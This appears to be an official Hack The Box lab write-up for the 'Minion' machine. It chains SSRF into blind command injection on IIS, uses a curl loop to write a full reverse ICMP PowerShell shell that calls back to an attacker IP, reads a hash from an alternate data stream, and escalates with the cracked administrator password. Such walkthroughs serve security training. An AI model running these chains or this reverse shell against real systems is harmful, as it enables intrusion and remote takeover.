
Hack The Box

PEN-TESTING LABS



Minion

11th November 2017 / Document No D17.100.37

Prepared By: Alexander Reid (Arrexel)

Machine Author: decoder

Difficulty: Insane

Classification: Official

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SYNOPSIS

Minion is quite a challenging machine, and requires fairly advanced knowledge of Windows and PowerShell to complete. This machine touches on many different topics and can be a great learning experience.

Skills Required


- Intermediate/Advanced knowledge of Windows
- Intermediate PowerShell knowledge

Skills Learned

- Exploiting Server Side Request Forgery
- Exploiting blind command injection
- Finding and reading alternate data streams

Enumeration

Nmap



Nmap reveals only an IIS server running on port 62696.

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
Dirbuster



Fuzzing the website reveals a **test.asp** file and a **backend** directory.

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Exploitation

Server Side Request Forgery


Reverse ICMP Shell:
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellIcmp.ps1

ICMP Listener: https://github.com/inquisb/icmpsh

The **test.asp** file accepts a **u** parameter, which will load the specified URL. It is also vulnerable to server side request forgery, and fuzzing **127.0.0.1** reveals a **cmd.aspx** file, which executes a command specified in the **xcmd** parameter.

http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=dir

When executing a command, only the exit code is displayed on the page



It is possible to create a PowerShell script on the target using a simple bash script. The script below will echo each line of the supplied file. Refer to **minion_icmp.sh (Appendix A)** and **minion_icmp.txt (Appendix B)** for an example. Credit for the script goes to decoder, creator of this machine.

```
#!/bin/bash
export IFS=$(echo -en "\n\b")
for line in $(cat icmp.txt)
do
        curl -v -G -X GET "http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx"  --data-urlencode "xcmd=$line"
done
```

Note that ping echo must be ignored on the attacking machine. This can be done with the command **sysctl -w net.ipv4.icmp_echo_ignore_all=1**

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
Privilege Escalation

User (decoder)

There is a non-default folder, **sysadmscripts**, which can be found in the root of the drive. In the directory is a **del_logs.bat** file. A bit of searching reveals that it is run as a scheduled task every 5 minutes. Reviewing the source of **del_logs.bat** shows that it executes the **c.ps1** script in the same directory. Checking the permissions of **c.ps1** reveal that it is world-writeable.

Modifying the previous exploit slightly allows for overwriting of the **c.ps1** file, which will then be executed by the scheduled task and open a reverse ICMP shell as the **decoder** user. The user flag can be obtained from **C:\Users\decoder.MINION\Desktop\user.txt**



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Administrator


On the **decoder** user's desktop, there is a **backup.zip** file. By examining the data streams of the files, a **pass** stream is revealed, which contains an NTLM hash.

Find streams: **get-item -path *.* -stream ***

Reading the stream: **get-content backup.zip -stream 'pass'**

Extracting the ZIP: **Add-Type -assembly 'system.io.compression.filesystem';[io.compression.zipfile]::ExtractToDirectory("C:\Users\decoder.MINION\Desktop\backup.zip","C:\Users\decoder.MINION\")**

Entering this hash on many lookup sites such as hashkiller.co.uk finds **1234test** as the password.



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
Running the command **gdr -PSProvider 'FileSystem'** reveals a **Y:** filesystem. It can be accessed by running the command **net use y: \\10.10.10.57\c$ /user:administrator 1234test**. Attempting to view the contents of **Y:\Users\Administrator\Desktop\root.txt** finds only a message which tells the user to launch the **root.exe** file in the same directory. This can be achieved by first creating a variable which holds the credentials using the command **$user = '.\administrator';$psw = '1234test';$secpsw= ConvertTo-SecureString $psw -AsPlainText -Force;$credential = New-Object System.Management.Automation.PSCredential $user, $secpsw**

Attempting to run the executable prints the message “Are you trying to cheat me?”. The executable must be run with the administrator’s desktop set as the working directory. This can be achieved with the command **invoke-command -computername localhost -credential $credential -scriptblock {cd C:\Users\Administrator\Desktop\;C:\Users\Administrator\Desktop\root.exe}**



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Appendix A

```
#!/bin/bash
export IFS=$(echo -en "\n\b")
for line in $(cat icmp_minion.text)
do
      curl -v -G -X GET
"http://10.10.10.57:62696/test.asp?u=http://127.0.0.1/cmd.aspx"
--data-urlencode "xcmd=$line"
done
```

minion_icmp.sh

Appendix B

```
echo function Invoke-PowerShellIcmp > c:\sysadmscripts\c.ps1
echo {  >> c:\sysadmscripts\c.ps1
echo     [CmdletBinding()] Param( >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 0, Mandatory = $true)] >>
c:\sysadmscripts\c.ps1
echo         [String] >> c:\sysadmscripts\c.ps1
echo         $IPAddress, >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 1, Mandatory = $false)] >>
c:\sysadmscripts\c.ps1
echo         [Int] >> c:\sysadmscripts\c.ps1
echo         $Delay = 5, >> c:\sysadmscripts\c.ps1
echo         [Parameter(Position = 2, Mandatory = $false)] >>
c:\sysadmscripts\c.ps1
echo         [Int] >> c:\sysadmscripts\c.ps1
echo         $BufferSize = 128 >> c:\sysadmscripts\c.ps1
echo     ) >> c:\sysadmscripts\c.ps1
echo     $ICMPClient = New-Object System.Net.NetworkInformation.Ping >>
c:\sysadmscripts\c.ps1
echo     $PingOptions = New-Object System.Net.NetworkInformation.PingOptions
>> c:\sysadmscripts\c.ps1
echo     $PingOptions.DontFragment = $True >> c:\sysadmscripts\c.ps1
echo     $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' %2B
(Get-Location).Path %2B '^> ') >> c:\sysadmscripts\c.ps1
echo     $ICMPClient.Send($IPAddress,60 * 1000, $sendbytes, $PingOptions) ^|
Out-Null >> c:\sysadmscripts\c.ps1
echo     while ($true) >> c:\sysadmscripts\c.ps1
```

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```
echo     { >> c:\sysadmscripts\c.ps1
echo         $sendbytes = ([text.encoding]::ASCII).GetBytes('') >>
c:\sysadmscripts\c.ps1
echo         $reply = $ICMPClient.Send($IPAddress,60 * 1000, $sendbytes,
$PingOptions) >> c:\sysadmscripts\c.ps1
echo         if ($reply.Buffer) >> c:\sysadmscripts\c.ps1
echo         { >> c:\sysadmscripts\c.ps1
echo             $response =
([text.encoding]::ASCII).GetString($reply.Buffer) >> c:\sysadmscripts\c.ps1
echo            if ( $response -replace "`t|`n|`r","" -eq "*quit") >>
c:\sysadmscripts\c.ps1
echo            { >> c:\sysadmscripts\c.ps1
echo               exit >> c:\sysadmscripts\c.ps1
echo            } >> c:\sysadmscripts\c.ps1
echo             $result = (Invoke-Expression -Command $response 2^>^%261 ^|
Out-String ) >> c:\sysadmscripts\c.ps1
echo             $sendbytes = ([text.encoding]::ASCII).GetBytes($result) >>
c:\sysadmscripts\c.ps1
echo             $index = [math]::floor($sendbytes.length/$BufferSize) >>
c:\sysadmscripts\c.ps1
echo             $i = 0 >> c:\sysadmscripts\c.ps1
echo             if ($sendbytes.length -gt $BufferSize) >>
c:\sysadmscripts\c.ps1
echo             { >> c:\sysadmscripts\c.ps1
echo                 while ($i -lt $index ) >> c:\sysadmscripts\c.ps1
echo                 { >> c:\sysadmscripts\c.ps1
echo                     $sendbytes2 =
$sendbytes[($i*$BufferSize)..(($i%2B1)*$BufferSize-1)] >>
c:\sysadmscripts\c.ps1
echo                     $ICMPClient.Send($IPAddress,60 * 10000,
$sendbytes2, $PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo                     $i %2B=1 >> c:\sysadmscripts\c.ps1
echo                 } >> c:\sysadmscripts\c.ps1
echo                 $remainingindex = $sendbytes.Length % $BufferSize >>
c:\sysadmscripts\c.ps1
echo                 if ($remainingindex -ne 0) >> c:\sysadmscripts\c.ps1
echo                 { >> c:\sysadmscripts\c.ps1
echo                     $sendbytes2 =
$sendbytes[($i*$BufferSize)..($sendbytes.Length)] >> c:\sysadmscripts\c.ps1
echo                     $ICMPClient.Send($IPAddress,60 * 10000,
$sendbytes2, $PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo                 } >> c:\sysadmscripts\c.ps1
echo             } >> c:\sysadmscripts\c.ps1
echo             else >> c:\sysadmscripts\c.ps1
echo             { >> c:\sysadmscripts\c.ps1
echo                 $ICMPClient.Send($IPAddress,60 * 10000, $sendbytes,
$PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo             } >> c:\sysadmscripts\c.ps1
```

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```
echo             $sendbytes = ([text.encoding]::ASCII).GetBytes("`nPS " %2B
(Get-Location).Path %2B '^> ') >> c:\sysadmscripts\c.ps1
echo             $ICMPClient.Send($IPAddress,60 * 1000, $sendbytes,
$PingOptions) ^| Out-Null >> c:\sysadmscripts\c.ps1
echo         } >> c:\sysadmscripts\c.ps1
echo         else >> c:\sysadmscripts\c.ps1
echo         { >> c:\sysadmscripts\c.ps1
echo             Start-Sleep -Seconds $Delay >> c:\sysadmscripts\c.ps1
echo         } >> c:\sysadmscripts\c.ps1
echo     } >> c:\sysadmscripts\c.ps1
echo } >> c:\sysadmscripts\c.ps1
echo  Invoke-PowerShellIcmp 10.10.14.5 >> c:\sysadmscripts\c.ps1
```

minion_icmp.txt